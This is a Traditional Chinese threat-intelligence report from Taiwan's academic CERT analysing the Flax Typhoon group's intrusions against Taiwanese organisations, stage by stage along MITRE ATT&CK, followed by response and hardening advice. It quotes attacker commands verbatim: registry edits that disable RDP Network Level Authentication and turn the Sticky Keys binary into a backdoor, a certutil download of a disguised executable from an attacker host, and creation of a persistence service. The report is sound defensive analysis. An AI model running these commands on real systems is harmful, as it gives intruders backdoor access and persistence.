TLP:WHITE

寄生合法工具之駭客組織
Flax Typhoon 攻擊分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

2023 年 09 月

一、事件簡介

1. 2023/8 微軟安全研究員發現新駭客組織 Flax Typhoon 自 2021 年中發起攻擊行動以來一直活躍，而攻擊目標是台灣的政府機關、教育機構、重要製造商與資訊技術組織。
2. 該組織為一個國家資助的攻擊組織，其行動基地在中國，除了台灣之外，在東南亞、北美和非洲也觀察到了他們的攻擊痕跡。
3. Flax Typhoon 的特別之處在於它們對惡意軟體的依賴最小。他們的攻擊方式很大程度上取決於使用作業系統內建的合法工具和其他典型的良性軟體。

二、 攻擊活動分析

Flax Typhoon 之攻擊鏈可以分為 9 個活動階段，分別為初始訪問(Initial access)、執行(Execution)、持久(Persistence)、權限提升(Privilege Escalation)、防禦規避(Defense Evasion)、憑證訪問(Credential Access)、發現(Discovery)、橫向移動(Lateral Movement)以及命令與控制(Command and Control)等，將這攻擊鏈結合 MITRE ATT&CK 框架分析如下。



圖 1　Flax Typhoon 之攻擊鏈

(資料來源: https://www.microsoft.com/en-us/security/blog/2023/08/24/flax-typhoon-using-legitimate-software-to-quietly-access-taiwanese-organizations/)

1. 初始存取(Initial access)TA0001

Flax Typhoon 通過利用服務大眾的伺服器中的已知漏洞實現初始存取

[T1190]。目標伺服器所提供的服務各不相同，但包括 VPN、Web、Java 和 SQL 應用程序。這些漏洞利用的有效負載(payload)是一個 Web shell [T1505.003]，例如 China Chopper(中國菜刀)就是一種 Web Shell，它允許攻擊者遠端控制目標系統，在受感染的伺服器上遠端執行代碼。

2. 權限提升(Privilege escalation)TA0004

如果通過 Web shell 感染的程序沒有本地管理員權限，則 Flax Typhoon 會下載並執行一款惡意軟體，該惡意軟體利用一個或多個已知漏洞來獲取本地系統權限。例如:使用開源程式 Juicy Potato、BadPotato 和其他開源工具來利用這些漏洞，以獲得本機系統的更高等級權限[T1068、T1546.015]。

Juicy Potato 與 BadPotato 為兩個具有相同功能「萬能鑰匙」的不同品牌。Juicy Potato 透過模仿 Windows 中的合法 COM 物件來實現更高的權限，而 BadPotato 則透過欺騙「守衛」(NTLM 驗證）來實現類似的目的。

開源工具	說 明
Juicy Potato	一種常見的 Windows 本機提權工具，用於劫持 Windows 服務和流程。 由於是開源的，可以很容易地在網路上找到它。此工具通常用於後門攻擊或其他需要提升使用者權限的攻擊。它的主要功能是劫持 Windows 的 COM（組件物件模型）物件。 簡單來說，COM 物件是 Windows 中用於不同應用程式和服務之間通訊的機制。 Juicy Potato 冒充合法的 COM 物件以獲得更高的執行權限。
BadPotato	Windows 中用於本機權限提升的工具，其用途類似於 Juicy Potato。它也是開源的，通常用於複雜的攻擊模式。它利用 Windows NTLM 驗證過程中存在的漏洞。 NTLM（NT LAN Manager）是一種用於 Windows 網路內驗證的協定。 BadPotato 透過「偽造」或「欺騙」此身份驗證過程來獲得

開源工具	說 明
	提升的權限。

3. 持久(Persistence)TA0003

一旦 Flax Typhoon 可以使用本地管理員權限訪問 Windows Management Instrumentation 命令行 (WMIC)、PowerShell 或 Windows 終端機[T1059]，攻擊者就會建立一種使用遠端桌面協議 (RDP)存取受感染系統的持久方法[T1021]。為了實現此目的，攻擊者關閉 RDP 的網路層身份驗證 (NLA)，替換 Sticky Keys 的二進位檔，並建立 VPN 連線。

使用 RDP 時，通常需要嚴格的身份驗證才能獲得存取權限。 例如，網路層級身份驗證 (NLA) 要求連線使用者在建立完整的遠端工作階段並顯示 Windows 登入畫面之前先透過遠端系統進行驗證。關閉 NLA 後，任何嘗試存取遠端系統的使用者都可以在進行身份驗證之前與 Windows 登入畫面進行交互影響，這可能會使遠端系統遭受連線使用者的惡意操作。攻擊者找到了一種透過更改登錄機碼來停用 NLA 從而繞過 Windows 上的身份驗證過程的方法。該技術利用了 Windows 中稱為「Sticky Keys(黏性特殊鍵)」的功能，因此攻擊者將使用 Sticky Keys 的捷徑方式。Flax Typhoon 使用下列命令修改登錄機碼來關閉 NLA:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v UserAuthentication /d 0 /t REG_DWORD /f
```

圖 2 Flax Typhoon 關閉 NLA 之指令

Sticky Keys(黏性特殊鍵)是為身體殘疾的使用者設計的輔助功能，允許他們一次按下一個修飾鍵（例如 Shift、Ctrl、Alt），而不是同時按下。當使用者在登入畫面上連續按 Shift 鍵五次時，會觸發名為「sethc.exe」的程序，該程序通常用於啟用或管理黏性特殊鍵。使用者可以隨時呼叫此捷徑方式，包括在登入畫面上。Flax Typhoon 濫用此功能 [T1546.008]，修改與 sethc.exe

關聯的 Windows 登錄機碼並新增某些參數，導致 Windows 工作管理員作為 sethc.exe 的偵錯器啟動。因此，當觸發 sethc.exe 時，Windows 工作管理員將以提升的權限啟動。鑑於工作管理員的提升權限，攻擊者可以執行許多未經授權的操作，包括但不限於終止程序和更改系統設定。這相當於攻擊者獲得了受感染系統內的系統權限並可執行任何操作。因此，當攻擊者在 Windows 登入畫面上使用黏性特殊鍵捷徑時，工作管理員將以本地系統權限啟動。Flax Typhoon 使用下列命令修改黏性特殊鍵的行為:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\sethc.exe" /v debugger /d taskmgr.exe /f
```

圖 3 Flax Typhoon 修改黏性特殊鍵行為之指令

在此階段，Flax Typhoon 可以通過 RDP 訪問受感染的系統，使用登入畫面上的黏性特殊鍵捷徑，並使用本地系統權限存取工作管理員。從那裡，攻擊者可以啟動終端，建立記憶體傾印，並對受感染的系統執行任何其他操作。

4. 橫向移動(Lateral Movement)TA0008

如前所述，Flax Typhoon 建立了一種使用遠端桌面協定 (RDP) 存取受感染系統的持久方法。然而，鑑於當今組織中限制 RDP 的廣泛網路安全策略，為了允許攻擊者隨時從外部網路存取受感染的系統，則必須克服 RDP 通常僅在內部網路介面中使用的限制。為了實現對受感染系統的外部網路存取，Flax Typhoon 利用合法 VPN 的安裝，使受感染的系統能夠自動連接到攻擊者控制的網路基礎設施。

如果 Flax Typhoon 需要橫向移動來存取受感染網路上的其他系統，除了 RDP 之外，攻擊者還將利用「Living Off The Land Binaries」(縮寫為 LOLBins)，其中包括 Windows 遠端管理 (WinRM) [T1021. 006] 和 WMIC [T1047]。

5. 命令與控制(Command and control)TA0011

為了成功部署和維護 VPN 連線以實現持久性，Flax Typhoon 從其網路基礎設施下載 SoftEther VPN 的可執行檔，這是一種合法的開源 VPN 工具。由於該工具是合法的，防毒軟體通常不會偵測到它。攻擊者使用多個寄生攻擊（LOLBins）手法的其中一個手法下載 SoftEther VPN，例如 PowerShell Invoke-WebRequest 實用程序、certutil 或 Bitsadmin 等這些 Windows 中的合法工具。

合法工具	說明
PowerShell Invoke-WebRequest	這是一個 PowerShell 命令，主要用於從網路下載資料或與 Web 服務互動。它本質上充當 HTTP 使用者端，能夠發送各種 HTTP 請求（GET、POST、PUT 等）。由於此工具內建於大多數 Windows 系統中，因此網路安全工具可能會將其視為正常行為，這也是其可能被濫用的原因之一。
certutil	該工具最初是為管理憑證而設計的，但它也有一個用於下載檔案的功能。當用於下載時，它利用 HTTP 協定從指定的 URL 取得資料。由於其主要目的不是檔案下載，防毒軟體可能無法立即識別其潛在的濫用行為。
Bitsadmin	用於啟動下載或上傳任務並監控其進度的命令列工具。它利用後台智慧傳輸服務（BITS）技術，允許檔案在網路斷開和重新連接後恢復傳輸。儘管這個工具有些過時，但它仍然存在於許多 Windows 系統上。由於它與瀏覽器或其他常見網頁工具沒有直接關聯，因此其濫用可能不太容易被發現。

然後，Flax Typhoon 使用服務控制管理員 (SCM) 設定一個 Windows 服務，該服務在每次系統啟動時自動啟動 VPN 連線。這可以讓攻擊者監控受

感染系統的可用性，並持續建立 RDP 連線。Flax Typhoon 使用下列指令來下載 SoftEther VPN 可執行檔。

```
certutil -urlcache -split -f [redacted]/conhost.exe
c:/windows/ime/imejp/conhost.exe
```

圖 4 Flax Typhoon 下載 SoftEther VPN 執行檔之指令

Flax Typhoon 使用下列命令建立服務來啟動 VPN 連線。

```
sc create wudfsvz binPath= "\"C:\WINDOWS\ime\imejp\conhost.exe\" /service"
displayname= "A Windows Driver Foundation two- User-mode Driver Framework" depend=
Tcpip start= auto
```

圖 5. Flax Typhoon 建立服務以啟動 VPN 連線之指令

Flax Typhoon 會通過安裝在受感染系統上的 SoftEther VPN 橋接功能將網路流量路由到其他目標系統。這些網路流量被用於網路掃描、漏洞掃描和弱點利用嘗試等。

6. 防禦規避(Defense Evasion)TA0005

Flax Typhoon 對 VPN 連線採取了多項預防措施，以使其更難被識別。首先，攻擊者使用企業環境中可以找到的合法 VPN 應用程式，因為該檔案本身肯定不會被防毒軟體偵測到。其次，攻擊者會將 VPN 應用程式的可執行檔 vpnbridge.exe 重新命名為 Windows 元件的名稱如 conhost.exe 或 dllhost.exe。這些名稱分別模仿合法的 Windows 主控台的應用程式或 COM Surrogate 元件的檔案名稱。第三，攻擊者使用 SoftEther 的 VPN-over-HTTPS 操作模式，該模式使用協議通道將乙太網路封包封裝成相容於 HTTPS 的封包，並將其透過 TCP 通訊協定 443 埠進行傳輸。這使得 VPN 連線流量很難與合法的 HTTPS 流量區分開來，而大多數的網路安全設備不會阻止合法的 HTTPS 流量。

Flax Typhoon 還會尋找「系統還原點」。這些還原點用作緊急備份；如果出現系統問題，使用者可以使用它們將系統恢復到先前的狀態。然而，Flax Typhoon 利用這些資訊來更好地了解受感染系統的狀態與消除任何可能暴露

其行為的痕跡 [T1070]。

7. 憑證訪問(Credential access)TA0006

一旦 Flax Typhoon 在目標系統上建立，下一步就是竊取使用者的登入憑證，其中可能是密碼或加密的密碼雜湊值。它們主要針對儲存本機系統密碼的兩個位置，分別為本機安全認證子系統服務(LSASS) [T1003.001]之處理程序占用的記憶體內容和安全性帳戶管理員(SAM)登錄檔配置的內容 [T1003.002]。前述兩者都包含登入本地系統的使用者的密碼雜湊值。

本質上，這兩個位置充當 Windows 電腦內的「密碼保險箱」。 為了「破解」這些保險箱並提取其中的密碼，Flax Typhoon 經常使用一種名為 Mimikatz 的工具。 一旦他們獲得這些密碼雜湊值，他們就可以離線破解它們或使用它們進行雜湊值傳遞攻擊 [T1550.002]，以像合法使用者一樣輕鬆地進一步存取其他電腦或系統。

三、 總結

1. 經由分析可知 Flax Typhoon 的攻擊專注於持久性、橫向移動和憑證存取。它通過利用服務大眾的伺服器中的已知漏洞並部署 China Chopper(中國菜刀) 等 Web shell 來實現初始訪問。初始訪問後，Flax Typhoon 使用命令列工具首先通過遠端桌面協議來建立持久訪問，然後部署 VPN 連線到攻擊者控制的網路基礎設施，最後從受感染的系統收集憑證。Flax Typhoon 進一步從受感染系統使用此 VPN 訪問來掃描目標系統和組織上的漏洞。
2. Flax Typhoon 使用合法的工具來進行攻擊，一般防毒軟體不易發現該攻擊之惡意行為。因此，遭受攻擊後如何應變處理與如何預防它的攻擊變成一個重要議題。

四、 Flax Typhoon 攻擊之應變處理

受影響的組織需要評估其網路中 Flax Typhoon 活動的規模，刪除惡意工具和 C2 基礎設施，並檢查日誌中是否存在可能已被用於惡意目的的盜用帳戶的跡象。

建議可用下列方式調查可疑的被盜用帳戶或受影響的系統。

1. 查找 LSASS 和 SAM 傾印以識別受影響的帳戶。
2. 檢查受感染帳戶的活動是否存在任何惡意操作或外洩的資料。
3. 關閉或更改所有受損帳戶的憑證。根據活動級別，許多帳戶可能會受到影響。
4. 應隔離受影響的系統並對其進行取證檢查，以查找惡意活動的痕跡。
5. 由於 Flax Typhoon 會更改操作系統的設定以產生惡意行為，因此受影響的系統可能需要停用或恢復到已知的良好設定。

五、 預防 Flax Typhoon 之攻擊

預防 Flax Typhoon 使用的技術始於漏洞和修補程式管理，特別是暴露於網際網路的系統和服務。所使用的憑證訪問技術也可以通過適當的系統強化來緩解。下面為預防 Flax Typhoon 攻擊的防護建議，提供參考。

1. 保持服務大眾的伺服器處於最新狀態，以防禦惡意活動。作為威脅行為者的主要目標，這些的伺服器需要額外的監控和安全保護。使用者輸入驗證、檔案完整性監控、行為監控和 Web 應用程式防火牆都可以幫助保護這些伺服器的安全。
2. 監視 Windows 登錄檔是否有未經授權的更改。稽核登錄檔功能允許管理員在修改特定登錄機碼時產生事件。此類策略可以檢測破壞系統安全性的登錄檔更改，例如:遇到 Flax Typhoon 所做的更改時。
3. 使用網路監控和入侵偵測系統來識別異常或未經授權的網路流量。如果

組織不將 RDP 用於特定業務目的，則任何 RDP 流量都應被視為未經授權並產生警報。

4. 確保 Windows 系統及時更新最新的安全修補程式。
5. 通過實施強大的多重身份驗證 (MFA) 策略，降低有效帳戶被盜的風險。 無密碼登錄方法、密碼過期規則以及停用未使用的帳戶也有助於降低此訪問方法帶來的風險。
6. 使用本地管理員密碼解決方案 (LAPS) 等工具隨機化本地管理員密碼，以防止使用具有共享密碼的本地帳戶進行橫向移動。
7. 減少攻擊面。 使用者可以啟用以下攻擊面減少規則來阻止或審核與此威脅相關的一些觀察到的活動：
   (1) 封鎖從 Windows 本機安全性授權子系統竊取認證(lsass.exe)。
   (2) 封鎖源自 PSExec 與 WMI 命令的程序建立。某些組織可能會在某些伺服器系統上遇到此規則的相容性問題，但應將其部署到其他系統以防止源自 PsExec 和 WMI 的橫向移動。
8. 通過群組原則設定 WDigest 的 UseLogonCredential 登錄檔數值，以降低 LSASS 程式記憶體傾印成功的風險。
9. 在 Microsoft Defender 防毒軟體中啟用雲端提供的保護或執行端點檢測和應變(EDR)工具，以防護快速發展的攻擊者工具、技術和行為。

六、 參考資料

1. Flax Typhoon using legitimate software to quietly access Taiwanese organizations
https://www.microsoft.com/en-us/security/blog/2023/08/24/flax-typhoon-using-legitimate-software-to-quietly-access-taiwanese-organizations/
2. 臺灣企業組織遭到中國駭客 Flax Typhoon 寄生攻擊

https://www.ithome.com.tw/news/158467

3. The Camouflage Killer: How the Flax Typhoon Hack Weaponized Legitimate Software
   https://www.txone.com/blog/how-flax-typhoon-hack-weaponized-legitimate-software/
4. MITRE ATT&CK--Enterprise tactics
   https://attack.mitre.org/tactics/enterprise/